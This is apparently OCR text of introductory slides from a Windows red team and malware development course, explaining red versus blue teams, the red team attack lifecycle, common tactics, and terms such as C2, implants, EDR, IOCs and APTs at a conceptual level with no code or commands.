
WINDOWS RED TEAM OPERATOR

Malware Analysis & Development w/t Practical & Hands-On

RED TEAMING CONCEPTS & Terminologies

RED TEAM VS BLUE TEAM



RED TEAM

Simulated adversary, attempting to identify and exploit potential weaknesses within the organization's cyber defenses…


…identifying an attack path that breaches the organization's security defense through real-world attack techniques

BLUE TEAM

Incident response consultants guide the IT security team on where to make improvements to stop sophisticated types of cyberattacks and threats…

…leaving the IT security team responsible for maintaining the internal network against various types of risk

Red Team & Blue Team Working Together



DELIVERY AND EXPLOITATION

THE RED TEAM WILL ATTEMPT TO COMPROMISE YOUR NETWORK USING THE SAME TACTICS AND SOFTWARE USED BY REAL-WORLD ADVERSARIE.

THE BLUE TEAM, ALONGSIDE YOUR SECURITY PERSONNEL, CONDUCTS HOST- AND NETWORK-BASED ANALYSIS TO IDENTIFY THE SOURCE AND DESTINATION OF THE ATTACK.

COMMAND AND CONTROL

THE RED TEAM BEACONS OUT TO ITS ATTACK INFRASTRUCTURE.

THE BLUE TEAM HELPS YOUR SECURITY PERSONNEL IDENTIFY THIS TRAFFIC AND SEARCH FOR OTHER POTENTIAL POINTS OF COMPROMISE TO GAIN A MORE COMPREHENSIVE PICTURE OF THE ATTACKER'S ACCESS.

OPERATIONS

THE RED TEAM ESCALATES PRIVILEGES, ENUMERATES VULNERABILITIES, EXPANDS ACCESS, AND SIMULATES DATA EXFILTRATION IN YOUR ENVIRONMENT.


THE BLUE TEAM WORKS WITH YOUR PERSONNEL TO TRACK THESE ACTIONS, ASSESS THE ATTACKER'S OBJECTIVES, UNDERSTAND THE ORGANIZATIONAL RISK POSED BY THE INCIDENT, ANTICIPATE FUTURE ATTACKER ACTIVITY, AND DEVELOP CONTAINMENT AND REMEDIATION STRATEGIES.

AFTER-ACTION REVIEW

ONCE THE ATTACK PHASES ARE COMPLETED, THE BLUE TEAM CONTINUES TO WORK WITH YOUR SECURITY TEAM, CONDUCTING HOST AND NETWORK-BASED ANALYSIS AND PIECING TOGETHER A TIMELINE AND NARRATIVE OF THE EVENTS THAT TRANSPIRED.

ONCE COMPLETE, THE RED TEAM PROVIDES EVERY DETAIL OF THE ATTACK TO ENSURE A COMPLETE UNDERSTANDING OF THE CAMPAIGN. CROWDSTRIKE SERVICES CONSULTANTS ALSO FACILITATE A REVIEW OF RESPONSE ACTIVITIES AND RECORD ANY LESSONS LEARNED AND RECOMMENDATIONS FOR IMPROVEMENT.

RED TEAM DEFINATION & PROCESSESS




Red Teaming is a “***simulated attack on organization, using the latest offensive security tactics, techniques and procedures”*** - the TTPs as they’re known.

The objective of the ‘Red Team’ of attackers is ***to identify and exploit vulnerabilities in any area of your organization*** - ***applications, networks, email, people or physical security.***

Clients get as close to a real-world view of how mature their security team currently is and of exactly how effective their defensive capabilities really are.

- A goal-based adversarial activity that requires a big-picture, holistic view of the organization from the perspective of an adversary.
- Designed to meet the needs of complex organizations handling a variety of sensitive assets through technical, physical, or process-based means.
- To demonstrate how real world attackers can combine seemingly unrelated exploits to achieve their goal.

RED TEAM OPERATIONS ATTACK LIFECYCLE



Common Red Team tactics (Cont.)

Red teaming uncovers risks to your organization that traditional penetration tests miss because they focus only on one aspect of security or an otherwise narrow scope. Here are some of the most common ways that red team assessors go beyond the test:

- **Email and phone-based social engineering.**

With a little bit of research on individuals or organizations, phishing emails become a lot more convincing. This low hanging fruit is frequently the first in a chain of composite attacks that lead to the goal.

- **Network service exploitation.**

Exploiting unpatched or misconfigured network services can provide an attacker with access to previously inaccessible networks or to sensitive information. Often times, an attacker will leave a persistent back door in case they need access in the future.

Common Red Team tactics

- **Physical facility exploitation.**

People have a natural inclination to avoid confrontation. Thus, gaining access to a secure facility is often as easy as following someone through a door.

Application layer exploitation.

Web applications are often the first thing an attacker sees when looking at an organization's network perimeter. Exploiting Web application vulnerabilities (e.g., cross-site scripting, SQL injection, cross-site request forgery, etc.) can give an attacker a foothold from which to execute further attacks.

Goals of Red Team:

- Identify the risk and susceptibility of attack against organization’s information assets;
- Simulate the techniques, tactics, and procedures (TTP) of genuine threat actors in a risk-managed and controlled manner;
- Assess your organization’s ability to detect, respond and prevent sophisticated and targeted threats;
- Encourage close engagement with internal incident response and blue teams to provide meaningful mitigation and comprehensive post-assessment debrief workshops


How Does Red Teaming Work?

The best way to understand the details of how Red Teaming works is to look at the way that a typical red team exercise unfolds. In typical red team process, there are several stages:

- An organization will agree with their Red Team (whether in-house or externally contracted) on the goal for the exercise. For instance, this goal might be the extraction of sensitive information from a particular Windows System/server.
- The Red Team will then perform reconnaissance on the target. This will result in a map of the target systems, including network services, apps, etc.
- Vulnerabilities will then be found in a target system, and these will typically be leveraged by using various techniques.
- Once valid access tokens are secured, the Red Team will use their access to probe for further vulnerabilities.
- If further vulnerabilities are found, the Red Team will seek to escalate their level of access to the required level to access the target.
- Once this is achieved, the target data or asset is reached.

Questions to consider before Red Teaming Assessment?

Every red team assessment caters to different organizational elements. However, the methodology always includes the same elements of reconnaissance, enumeration, and attack. Before conducting a red team assessment, talk to your organization's key stakeholders to learn about their concerns. Here are a few questions to consider when identifying the goals of your upcoming assessment:



- What could happen in my organization to cause serious reputational or revenue-based damage (e.g. ex-filtration of sensitive client data or prolonged service downtime)?
- What is the common infrastructure used throughout the organization (consider both hardware and software)? In other words, is there a common component on which everything relies?
- What are the most valuable assets throughout the organization (data and systems) & what are the repercussions if those are compromised?

COMMON PHRASES & ACRONYMS (Cont.)

C2 Frameworks

Command-and-control servers, also called C&C or C2, are used by attackers and/or threat actors "***to maintain contact and communications with compromised systems within a target network***".

Implants

Hardware or software tooling used to gain an initial foothold into an organization, usually used to communicate outbound to a C2 infrastructure setup. Attackers use implants to gain access to target networks, often they are the first point of contact with a network. They usually come in the form of a physical drop box(a small [usually] Linux based computer with a 4G or network connection outbound to a C2 server) plugged into the target network OR as some form of software remote access tool(RAT), usually custom code written to bypass endpoint detection and response(EDR) solutions.

EDR Solutions

Endpoint detection and response solutions are a bit like anti-virus solutions on steroids, whereby they are no longer based off of signature detection and smarter in their detection. A lot of solutions out there now do network monitoring and are centrally managed meaning that the blue team(defense) has oversight as to what is going on the network and respective computers.

COMMON PHRASES & ACRONYMS (Cont.)

Indicators of Compromise(IOCs)

Indicator of compromise in computer security is an artifact observed on an operating system or network which indicates that a computer network has been breached or there has been an intrusion. IOC is commonly used when describing attack vectors and indicators that an attacker has been on a network.


Advanced Persistent Threats(APT)/Threat Actors

When discussing APT groups, usually they are described as an unauthorized attack carried out by a certain type of attacker. Usually APT groups are either **organized crime** (OCG), nation state attackers or other motivated attackers. The attack can be described as when an unauthorized user gains access to a system or network and remains there for an extended period of time without being detected.

Tactics, Techniques, and Procedures (TTP)

This describes an approach of analyzing an APT's operation, looking at how it has been executed. Usually TTPs are mapped against the ATT&CK framework. Certain TTPs can be used as means of profiling a certain threat actor. The word Tactics is meant to outline the way an adversary chooses to carry out their attacks from the beginning till the end.


BASIC RED TEAMING APPROACH



RED TEAMING APPROACH

Initiation Of Project	Settings Objectives, Approach and Planning
Identifying Targets	Network / Applications / People / Physical Access
